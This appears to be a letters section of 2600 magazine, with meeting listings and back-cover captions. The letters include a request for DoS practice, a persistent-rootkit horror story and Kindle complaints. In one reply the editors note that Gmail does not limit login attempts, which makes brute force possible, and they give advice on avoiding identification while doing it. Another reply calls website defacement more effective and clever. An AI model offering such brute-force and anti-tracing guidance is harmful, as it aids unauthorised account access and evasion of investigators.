Possible solutions for your consideration: (I teach my team not to bring me a problem without at least one possible solution (from the wisdom of Solomon), and cutting the baby in half has nothing to do with this, so here are some ideas to consider, and your guidance is appreciated.)

1. Provide us with a waiver for meetings on another day - Sunday?

2. Tell us it's too bad, and treat us like the Red Cross (research this - religion is not a part of their credo, but the Red Islam is OK, however, the Red Magen David is not accepted into the Red Cross so we go it alone).

3. Nuke us - the problem takes care of itself. Unless we Stuxnet it first.

4. Ignore us and maybe we'll go away. But with the largest per capita tech startup rate and other such billion dollar trivia, I think our know-how goes a long way.

So there's a bunch of options - you may have more or an even more preferable one. All I ask for is consideration and resolution of a conundrum that may have been overlooked in establishing the Friday evening meetings. Also, I'd like to offer up a distribution channel for the hardcopy mag and other items - after we get through this.

So, please advise how to proceed because I think these meetings will have a lot to offer.

Dr. MG Cyb3rSM3

While we've always discouraged having our meetings on other days because we would lose the whole "first Friday" thing and because there's always going to be somebody who isn't able to make it, a culture where people generally aren't able to go out on Friday evenings is as good an excuse as we can imagine for an exception. Since your weekends are Friday and Saturday, we propose having your meetings on Thursday evening, just as meetings everywhere else come right before the weekend

on Friday evenings. This keeps it simple, easy to remember, and somewhat consistent with the rest of the 2600 *meetings.*

Free Advice

Dear *2600:*

You kick ass. I need a good domain (preferably one run by members of the h@cker community) where I can test my newbie skills. I need domain owners who allow me to perform H@rdcore D0SSes on my own site. I don't mind paying extra for this kind of service. I just need people who will give me written consent. In addition, it would serve as a testing ground for perfecting SQL injextion techniques.

Yes, poor grammar is essential. B!G Br0ther probably uses SEO techniques, but I only want to use my craft to better the world (at least mine).

Truly, Madly, Deeply Yours
The /\postolic H/\cker @ x86 Assembly of God

If you truly want to better your world, you'll stop with the @s and slashes in words, for starters. Archaeologists of the future will not look kindly on this period of our development. And while we may indeed "kick ass" on occasion, we know of no one who offers the services you're after for a fee. Why would you need to pay someone for the privilege of performing "H@rdcore D0SSes" on your own site? You could probably learn everything you needed by setting up your own internal network that's isolated from the Internet so nobody else would be affected if/when things spiral out of control. We hope you eventually come to realize that denial of service attacks are the last refuge for those with nothing to say who simply want to silence the opposition. We've seen them used for very noble causes, but there's just no getting away from this point. It's been our experience that actions equivalent to graffiti (i.e., website hacking) are far more effective and clever. Failing that, actually encouraging evil entities to speak their minds is often enough to turn most people against them.

Dear *2600:*

I had a close call in central Christchurch during the February 2011 earthquake (got out safely). I've recently been playing about with Bluetooth and an idea popped into my head.

If, during an earthquake, the building you are in collapses and you become trapped but you have access to your cell phone, try this:

Call police.

0) Remember you probably have a flashlight on your phone. Use it sparingly.

1) Use Facebook/Twitter (assuming you are a user) to get word out. Include your medical status, building name, and/or GPS location. Don't waste battery trying to phone anyone other than police unless things are dire - the phone network is likely jammed for at least an hour. The data network stayed up in Christchurch.

2) Set your phone's Bluetooth to discoverable (no timeout), and your device ID to "SOS trapped "building name" "medical status"

If your battery is low, switch off your phone and leave on for five minutes an hour.

A USAR team or members of the public (if this catches on) would be able to scan for Bluetooth devices and use the WSSI signal strength to triangulate and locate you. Rescuers that pick up a signal like this can pair phones and communicate over Bluetooth.

anon

These are truly some great ideas that everyone should consider and practice. They could easily save lives. We hope this catches on.

Dear *2600:*

Hypothetical and for educational purposes only. Suppose I have permission to try and hack a Gmail account. I have that willing person's Gmail address. I will use some of the brute force tools on a laptop to target the email address. Here are my questions:

1) How do I avoid the laptop giving away its Wi-Fi card signature - or do I care, just use it and replace with a MXM type upgrade?

2) Should I buy a laptop online for this purpose or does this have pitfalls as now there is a record of who gets the laptop?

3) Should I buy a laptop on Craigslist where it is a cash transaction and already registered to another, use cash, and an intermediary?

4) Should I use an open Wi-Fi from a cafe to run programs against the target, then, once done, shut down and trash the Wi-Fi card, hard drive, or entire laptop? I guess here the question is, what other digital signature does a laptop give for tracing?

5) How will the Gmail service record this test?

6) Do we know of any internal hardware of the laptop that sends out signatures that can identify that laptop, thus making the cash purchase a wise choice

7) How should I download an OS like Linux? Should I use a CD? Does downloading that OS generate signatures specific to the place, IP, Internet provider, connection, etc.? Should I use a different medium to grab the OS to disk and then manually load it to the new laptop?

Besides sitting in an area where a person will not be seen, using an open Wi-Fi connection and a laptop bought using cash with no identification given to the seller, what other ways can a signature be traced? It seems almost impossible to do this without something tracing back to the person who is testing the tool on the account.

Thanks for your anticipated and learned response.

dILLHole

And you say you all of these precautions would be used when you already had permission to hack this Gmail account? We can only wonder how many questions you'd have if you didn't have permission! First of all, it's a damn Gmail account, not root at WOPR. It's very unlikely anyone will even notice, unless you actually get in and do something that draws attention. (Just getting in itself might be noticeable, as successful logins are visible to the user. Gmail, however, doesn't allow users to see unsuccessful attempts and it has no limit on how many

times someone can try to login, making brute force attacks possible.)

If you are, in fact, trying to get into something really sensitive, you're asking a lot of good questions. The one thing to remember is that if powerful people really want to find you, they will. That's why calling attention to yourself in any way would be a bad idea. Even trying to protect your identity could raise suspicions if done improperly. Paying cash and not identifying yourself is smart, but will be remembered by someone you buy a laptop from, which could come back to haunt you if there's some sort of investigation. You can easily get lost in the noise if you don't do too much at once, draw attention to yourself, or act in a predictable manner. That means don't act like everyone else, but also don't act the same way as yourself each time you do something, as that makes it easier to find you if you act in a unique way. Keep in mind also that any time you do something in a public space, there's likely a video of you being stored someplace which could easily be called up if an inquiry ensues.

Those of you reading this in horror thinking that we're plotting all sorts of crimes should consider learning how to think in this manner. Knowing how and when you could be identified is always something to be aware of. The day may come in some part of the world where such knowledge can save your life. And, if that day doesn't arrive, there is never any harm in learning how the massive brain of surveillance works.

Horror Story from Hell

Dear *2600:*

I'd like to ask for advice with a problem that nobody else has been able to fix in more than a year and a half: how to remove a rootkit that stores self-extracting copies of itself in the hard drive, memory RAM disks, and BIOS?

You cannot load/install/run anything from the optical drive because the system loads a "virtual CD on the hard drive" instead. USB drives are either blocked or bypassed as well, since the hardware interrupts and system calls are changed at every reboot (using ACPI, among other things). As a result, the OS "thinks" there are twice as many USB drives as there really are, the CD/DVD drive becomes a "partition" of the hard disk, and everything else, including power supply, appears different from what it really is.

You cannot access the Internet because the malware changes the network settings. That blocks access to any and all online virus removal tools. Downloading the latter (or rescue CDs, or BIOS editors) somewhere else is pointless, because then it has to be saved on media of some kind - which the infected computer will not read or load.

Any attempt to reinstall the OS (Windows, Linux, or DOS) will load the malware version of the corresponding operating system. In the case of Windows, it looks like some kind of a stripped-down Windows NT 2008 server running nothing but BitTorrent, which I have no control over. (Well, I can remove all the wireless network cards and never plug in the Ethernet cable, but that's all.) Instead of Linux of any flavor - I've tried more than I can remember: Ubuntu, OpenSUSE, Fedora, PCLinux OS, etc. - I get the same thing named ISOLINUX. Among other things, it changes all disk drives from "directories" into write-protected bitstreams. The DOS part I found last, when I tried to load FreeDOS. That worked once, so I used "debug" to reset the CMOS:

-o 70 10
-o 71 said
-q

This corrupts the checksum-protected area of CMOS, forcing it to reset. That was the most useful suggestion I have found on the Internet so far, and it came from Wikipedia. Every technical article, blog, or forum on the topic of flashing BIOS and/or rootkit removal comes down to "go to this website, download this great tool, and run it" - from the OS or by booting from a disk. This totally does not work if the OS is infected (actually, replaced by something that only looks like it) *and* nothing can be read from a disk of any kind.

There is an exception, and this is how I was able to use debug from FreeDOS to begin with: the system *would* boot from a CD that it had never encountered before, but only *once*. Some of the Linux distros and this FreeDOS CD I had burned at a library computer did load one time. However, the rootkit has a utility that reads the ID off every optical disk, records it, and never lets it run again. I have seen the program that does that while digging through the files in the "ISOLINUX" in search of a way to break into my own computer. Besides storing the info that would recognize the disk in the future, it also copies and modifies the file that runs at the startup. So the next time the CD is used, it shows a menu that looks similar to the original, but the option selected will either do nothing or... load the malware.

When I used debug as described above and the message that CMOS had been reset appeared on the screen, that was the first hope I had in a very long time. I restarted the computer and, when it came back on, there were 26 RAM drives - one for each letter of the English alphabet - present in the system, each with a corrupted version of FreeDOS and a bunch of directories filled with duplicate reinstall-on-deletion files - exactly like what I'd seen happen to Windows much earlier.

The autoexec.bat (one of them, anyway) had pages and pages of simple "for" and "case" blocks writing the same things into 26 different locations. It also had a comment:

"Dear Life, When I said 'How things could possibly get any worse?' that was not meant as a challenge."

That was yesterday. It is the second half of September 2013 now. The way this started: sometime in March of last year, I noticed that my computer was running something I had not installed. I removed it. When it reappeared, I removed it again. And again.

When Add/Remove Programs in the Control Panel of Windows stopped working, I manually deleted the files that weren't supposed to be there.

I was going to grad school online, so I needed to turn in homework at least twice a week - over the Internet - so there was no time to take the computer somewhere and wait until it was fixed. I could only count on myself. And since I had not worked in years because of a disability, nor left home much for that matter, I did not have a whole lot of other places to use a computer.

So I ran System Restore, closed the ports that weren't supposed to be opened, installed a firewall beyond the one in Windows, got a new security software package, and deleted what I didn't absolutely need. It worked. For a few days, I stopped whoever had turned my computer into a bot from breaking back in.

Apparently, I also made them very angry. When he (she, it) got back in, everything on the hard drive was wiped out and I had something less than a dumb terminal: a chunk of metal and plastic that was using my Internet connection to run the BitTorrent and media streaming while I could not go online.

I have no idea how much money I spent on "computer repair" at different places over the next few months. They all did the same thing: formatted the disk, reinstalled the OS, charged me around $100, and got angry when I told them the computer stopped working within two hours after I booted it up. A lot of people ask me why I didn't buy a new computer. I did. I bought six new computers. I returned four and got stuck with the other two, in addition to my old laptop. Every single one of them was hijacked as soon as I went online. Well, two hours after, since that's how long it takes to incrementally wipe out the original OS and replace it with that BitTorrent-R-Us.

The one time I borrowed a friend's computer to turn in the damn homework, it got hijacked, too. She had an ancient Dell laptop with Windows XP and dial-up Internet. Two hours after I dialed up, it was exactly like mine. Apparently, "no one has ever heard of anything like it."

Hijacking my computer - and any other I tried to get - hit my life worse than if my house burned down. Actually, a fire, a bad car accident, an assault, and a robbery all put together would not be half as bad as what I've been going through.

Morgan

This is a nightmare scenario like none we've ever seen. We'll throw this out to our readers to see if anyone has some suggestions. Perhaps the instigator is out there somewhere too and can chime in. This sounds like something out of a movie (and, if nothing else, you should get the rights to it, as it's an incredible story) and we can only wonder what would happen if such a scenario played out within a school, corporation, or government system. Regardless of how this develops, you (and anyone involved in some sort of technological craziness like this) need to tell your story, keep a good sense of humor, and not give up, hard as that may be. Technological advances are terrific, but they can also crumble for unknown reasons and we'll crumble right along with them if we have no life outside of that world. There always needs to be a backup method of accomplishing a task should every bit of technology suddenly stop working. And it doesn't hurt to possess a rudimentary understanding of the technology itself, so you can analyze what's taking place. You seem to have that part of it covered.

We found one thing to be particularly interesting in this horror tale. The fact that multiple computers were infected rather quickly tells us that there's something about the setup that's lending itself to this. This could be a valuable clue as to the source. What did all of these computers have in common, other than being in your possession? Did they all connect to the net in the same method? Was the same web page visited on each of them? Whatever it is that links these machines together is likely the gateway to the evil that has visited you.

Future Plans

Dear *2600:*

I first got to know about your magazine in the early 1990s while I lived in the United States. Since then, I moved abroad and I missed reading the printed version of your magazine dearly for a few years since I left, but to my surprise I found that I can purchase individual copies of the current publications in the Kindle format from amazon.com and, to say the least, I am thrilled. I was also excited about your digests that included older publications that I have missed. I still have fun reading the older publications and the old emails that you used to get (from the book *Dear Hacker*) and ponder about the great strides and advances in technology from those days till today. Please keep up the good work that you have always done. I hope that all the older publications can be found in the Kindle format for purchase soon, and I look forward to getting all the upcoming editions. I hope one day I can purchase the printed edition as well. Thanks for a great publication that, in my humble opinion, is timeless and a classic publication.

Sam

Thanks for the kind words. We certainly do want to digitize our entire back catalog, but this is by no means a trivial endeavor. As is the case far too frequently in the digital world, the systems we initially used for those early issues were allowed to become obsolete and the digital files have long since become incompatible and ultimately nonexistent. So the scanning, OCRing, proofreading, and layout actually are more work than putting out brand new issues. This is why it takes the time that it does and why it's so important that people support these efforts by buying the digests as they become available, as this is a tremendous investment, but one that is necessary if we are to preserve our history.

Appreciation

Dear *2600:*

I wanted to write you and say how much I appreciate *2600*. I have always been interested in computers. My first computer was a Tandy. Thinking back, it is kind of funny how excited I was over a 300 baud modem. I always figured I would work with computers either in IT or as a programmer, but for one reason or another life happens. For the last 12 years, I have been studying chemistry, which could possibly be considered a form of hacking in the loosest sense of the word. However, my interest in computers never waned and I always had *2600* to keep my interest satiated. Just recently, my boss informed me that the IT supervisor was retiring and, knowing my interest, asked if I would like to take his place. The only obstacle that stood in my way was the CompTIA Security+ exam. In preparing for the exam, I was surprised that I had a pretty good foundation just from reading *2600*. In short, I passed and I am very excited to finally work in IT. I owe a big part of that to you; thank you.

Gazza

It's letters like these that keep us going as well, so thanks for that.

Dear *2600:*

I just wanted to thank you guys (and the author!) for publishing the article "Dev'ing an OS" by Shikhin Sethi in 30:1. This kind of low-level technical content is exactly why I got my lifetime subscription many years ago!

The article provided, in my opinion, the perfect level of detail and explanation to pique a reader's interest. It also managed to avoid turning into a dry textbook-like introduction. Thanks so much for publishing articles of this type and quality - I feel a proper understanding of the systems around us really requires familiarity with its lowest-level components and processes.

Great work, and keep it up!

Ian

Dear *2600:*

I'm sorry it took so long to get around to this. I am an on-call tech and sometimes work a ridiculous schedule. But today is a chance to catch up on things. I very much appreciate the calendar even though it does not actually get used for reference on a daily basis. The quality of physical production, photography, and topics/captioning make them collectible as far as I am concerned. And I find all of the historical references extremely interesting. Perhaps someday I can be of use/service to you and several other worthy organizations I try and support, but for now all I can do is collect a few bucks here and there for contributions to the "tip jar" in appreciation for your efforts. A couple of weeks ago, I did manage to pass my exams and am now Amateur Extra AC2LS. Haven't had a ham license in almost 20 years and am dying to get back on the air, but for the present time I am all dressed up with no place to go. Have a pile of equipment to select from and lots of space for a great antenna, but no time to set something up yet. Hope to do so before the cold sets in. Please keep up the great work and stay optimistic! I'm trying to.

J.

Dear *2600:*

After reading "U-verse Networking" by Uriah Christensen in 30:3, I have to say it is the best article I've seen in *2600* in a while that explains some real life, actual benefits of hacking. This is a must read for *all* IT or networking personnel. Even I learned something and I've been networking and programming since 1993. This is just another example of nicely written, informative, and useful articles we can expect from the *2600* crowd to keep our thirst for knowledge quenched. Keep 'em coming, everyone!

RAMGarden

Dear *2600:*

This is an amends letter. I stole *2600* when I was very down and out. I am sending what is the beginning of paying you back. I am sorry. I promise to repay the debt. And, not to justify, but reading *2600* did offer me quite a bit of comfort. Thanks and sorry.

P.S. You guys rock.

Anonymous

This is a really nice gesture (we've now received two envelopes with $50 each), but we don't want people to feel guilty for such misdeeds of the past. For anyone out there torturing themselves because you shoplifted our magazine in the past, getting a lifetime subscription would help alleviate the pain since it's the same amount you would have paid had you gotten it in the past, and you would have received the stolen issues anyway as part of the deal. We always appreciate honesty, even when it's delayed.

Digital Divide

Dear *2600:*

I had a letter published a year or so ago about the disappearing Kindle issues. I can't say which issue it was published in because, again, I have lost all of my back issues. I can back up John's letter in the Autumn issue 100 percent. I could have written that letter nearly word for word.

The credit card associated with my Kindle account expired. I wasn't aware of that until I received an email from them. By that time, it was too late. I had lost all of my back issues again. I called them and asked for my back issues to be reinstated. I was told that there was nothing that they could do. The Amazon rep was very nice, so I tried to reason with her. I put it this way. If my credit card had expired while I was receiving my magazine in the mail, would you be able to walk into my house and take them off of my coffee table? No? OK, so how can you go into my tablet or phone and take back the electronic copies? I own them and I want them back. I don't care if the credit card expired. The magazines were paid for and they were mine to keep as long as I wanted to.

I was offered a refund, just as John was. I was a little stubborn. I told her that I didn't want that. I

paid for those magazines, just as I would have if I had bought them in a store. They were my property and I wanted them back. I explained that I was really concerned and worried about buying anything from Amazon at this point. I asked her how I could be sure that they wouldn't go into my tablet and start taking back books that I had purchased. I asked to talk to a supervisor. I couldn't understand why they couldn't just send me copies of back issues for free since they do sell them on the site, but no, they wouldn't do that either. On my next credit card statement, there was an entire page of $1.00 credits.

Clicking "Keep this issue" doesn't work if your credit card expires or the number changes and you don't change it on your Kindle account before they try to bill you for the month. If they are unable to bill your credit card for any reason, all of your issues disappear. If, for some reason, you decide to not continue with your subscription, all of your issues disappear. This was not a mistake on the part of the rep that John spoke with. The supervisor explained to me that it is their policy. I told them that they were wrong and explained again that they couldn't take back printed magazines from my house. I know that we are paying less for the Kindle subscription, but it doesn't have to be printed and shipped to a store either.

I'm going to try to back up my magazines with Calibre. I live in a really tiny house and, if it weren't for Kindle, there would be so many books in this place I wouldn't be able to move. I hope that this can be straightened out because I love the convenience and the extra storage space.

June

This bothers us as much as anybody because when they give you that refund, it's really us that's giving it to you without even being asked. This really sounds like some kind of programming deficiency because the policy makes no sense whatsoever. We will continue to get on their case about fixing this. Hopefully, we'll get somewhere.

Dear *2600:*

Tried to find you browsing in the Barnes and Noble store on my Nook but couldn't find you under any categories including technology and computing or whatever they had. Found you at bn.com, though. Just thought I'd mention it. Some people less persistent than I might have given up.

Jota

Every outlet where we're available poses its own challenges. Thanks for letting us know about this one. We will investigate.

HOPE-X Tickets

Dear *2600:*

I was wondering why, when I had tickets in my cart, put my credit card info through (took me less than one minute), and then hit submit, I was told that this item was no longer available. You need a better system of how this is done. If they are in your cart, someone else should not be able to purchase them out from under you.

This whole race for tickets is the reason we stopped going to Shmoocon.

Lynn

First off, this wasn't our whole ticket batch, but a small number of half-priced tickets. When there's a limited number, not everyone is going to get them. We had a huge amount of people competing for this and the entire batch was gone in just over a minute. If you didn't get our second batch at a slightly higher price, then there's our far more mellow preregistration process, which is open now. It's still cheaper than the door price and far cheaper than any other conference of its caliber. We did discover a little trick, which we'll share here. When limited items are made available, the challenge is getting all the way through the process before others do. That means selecting your item(s), entering your name and address, and finally putting in your credit card info. It's that final button click that determines whether or not you made it in time. But if you're already in the process of placing an order at the moment when the limited availability item becomes available and have already entered your name and address, you can simply hit the "keep shopping" button (or even the "back" button on your browser), select your new item, and quickly check out, having already entered most of your info. We're not trying to get you to buy more stuff as a means of getting things that are highly sought after. But it would be a nice way of thanking us for sharing this little tip.

Dear *2600:*

Hey! Will there be more tickets for sale because I missed the half price sale? I sure hope so. It will be my first HOPE event.

Ether 9ine

Yes, tickets should be available as you read this at x.hope.net. We do encourage people to get them early, as it gives us more money to work with to pay for the conference and there's also the slight chance that somebody really famous will tweet about it and have us sell out the whole place immediately.

Dear *2600:*

The time of the sale is unfair for me who is at work at that time with no Internet access. Is it possible to make the sale later in the evening or on the weekend when most people are available, please? Thank you HOPE in advance!

Greg

We did weekend sales for HOPE Number Nine and had the same complaints from people who weren't around then. Eventually, we'll do a 3:00 am sale so night owls will stop being angry at us.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Digital Edition Layout and Design
TheDave, Skram

Paper Edition Layout and Design
Skram

Covers
Dabu Ch'wald

PRINTED EDITION CORRESPONDENCE:
2600 Subscription Dept.
P.O. Box 752
Middle Island, NY 11953-0752 USA
(subs@2600.com)

PRINTED EDITION YEARLY SUBSCRIPTIONS:
U.S. and Canada - $27 individual, $50 corporate (U.S. Funds)
Overseas - $38 individual, $65 corporate

BACK ISSUES
1984-1999 are $25 per year when available.
Individual issues for 1988-1999 are $6.25 each when available.
2000-2013 are $27 per year or $6.95 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

2600 Office/Fax Line: +1 631 751 2600

"Be curious. Read widely. Try new things. What people call intelligence just boils down to curiosity." - Aaron Swartz

"I fear the day when the technology overlaps with our humanity. The world will only have a generation of idiots." - Attributed to Albert Einstein by various websites in 2012 and accepted without question by members of the mass media and general public

"If we can't understand the policies and the programs of our government,
we cannot grant our consent in regulating them." - Edward Snowden

2600 MEETINGS -2013

ARGENTINA

Buenos Aires: Bar El Sitio, Av de Mayo 1354.

AUSTRALIA

Melbourne: Level 2 food court, Melbourne Central Dome.
Sydney: The Crystal Palace Hotel, 789 George St. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm
Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.
Vancouver (Surrey): Central City Shopping Centre food court by Orange Julius.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm
Toronto: Free Times Cafe, College and Spadina.
Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere near the Dunkin Donuts in the glass paned area with tables.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm
Leeds: The Brewery Tap Leeds. 7 pm
London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm
Manchester: Bulls Head Pub on London Rd. 7:30 pm
Norwich: Entrance to Chapelfield Mall, under the big screen TV. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.
Grenoble: EVE performance hall on the campus of Saint Martin d'Heres. 6 pm
Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm
Paris: Quick Restaurant, Place de la Republique. 6 pm
Rennes: Bar le Golden Gate, Rue St Georges a Rennes. 8 pm
Rouen: Place de la Cathedrale, benches to the right. 8 pm
Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.
Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.
Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm
Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm
Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

SWEDEN

Stockholm: Central Station, second floor, inside the exit to Klarabergsviadukten above main hall.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

WALES

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm
Huntsville: Newk's, 4925 University Dr. 6 pm

Arizona

Phoenix: Cartel Coffee Lab. 6 pm
Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Arkansas

Ft. Smith: River City Deli at 7320 Rogers Ave. 6 pm

California

Los Angeles: Union Station, inside main entrance (Alameda St side) between Union Bagel and the Traxx Bar.
Monterey: East Village Coffee Lounge. 5:30 pm
Sacramento: Hacker Lab, 1715 I St.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Center near street level fountains. 5:30 pm
San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm
Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Colorado Springs: The Enclave Coop, 2121 Academy Circle. 7 pm
Loveland: Starbucks at Centerra (next to Bonefish Grill). 7 pm

Connecticut

Newington: Panera Bread, 3120 Berlin Tpke. 6 pm

District of Columbia

Arlington: Champps Pentagon, 1201 S Joyce St (in Pentagon Row on the courtyard). 7 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm
Jacksonville: O'Brothers Irish Pub, 1521 Margaret St. 6:30 pm
Melbourne: Matt's Casbah, 801 E New Haven Ave. 5:30 pm
Sebring: Lakeshore Mall food court, next to payphones. 6 pm
Titusville: Krystal Hamburgers, 2914 S Washington Ave (US 1).

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.
Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: Golden Apple, 2971 N. Lincoln Ave. 6 pm
Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.
Indianapolis: Tomlinson Tap Room in City Market, 222 E Market St. 6 pm

Iowa

Ames: Memorial Union Building food court at the Iowa State University.
Davenport: Co-Lab, 1033 E 53rd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm
Worcester: TESLA space - 97D Webster St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2400 S Jefferson Ave.

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology, 1071 Idaho St. 6 pm
Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Mexico

Albuquerque: Quelab Hacker/MakerSpace, 1112 2nd St NW. 6 pm

New York

Albany: SUNY Albany Transfer & Commuter Lounge, first floor, Campus Center. 6 pm
New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.
Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm
Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).
Raleigh: Royal Bean Coffee Shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College). 7 pm

North Dakota

Fargo: West Acres Mall food court.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm
Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm
Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm
Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.
Youngstown (Niles): Panara Bread, 5675 Youngstown Warren Rd.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm
Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm
Philadelphia: 30th St Station, food court outside Taco Bell.
Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.
State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.
Trujillo Alto: The Office Irish Pub. 7:30 pm

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm
Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm
Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm
Dallas: Wild Turkey, 2470 Walnut Hill Lane, outside porch near the entrance. 7:30 pm
Houston: Ninfa's Express seating area, Galleria IV. 6 pm

Vermont

Burlington: The Burlington Town Center Mall food court under the stairs.

Virginia

Arlington: (see District of Columbia)
Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm
Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm
Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm
Virginia Beach: Pembroke Mall food court. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm
Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

The Back Cover Photos

We're not sure what part of the country this was seen in, but some hospital somewhere has #2600 as the extension to call when something like this happens. We can only hope that people don't try and hop onto the #2600 IRC channel looking for help. They may find themselves on the floor for a long time. Thanks to **Chris** for sending this one in.

The Back Cover Photos

We knew it would only be a matter of time before somebody tracked down a Bissell 2600 carpet sweeper. Apparently, they're rather highly regarded in the world of dust and dirt removal, and now the hacker community can also recognize its eliteness.
Discovered by **Will (AKA Master of Telxons)** in a second hand shop.

The Back Cover Photos

Micro Center
730 Memorial Drive
Cambridge, MA 02139
General Manager Arsen Askaryan
(617) 234-6400

Reference: 121-PO-8153815
Date: 08/07/12 3:54 PM
Customer: B HACKER
CSR: UDENSON E.

SALES RECEIPT SALES RECEIPT

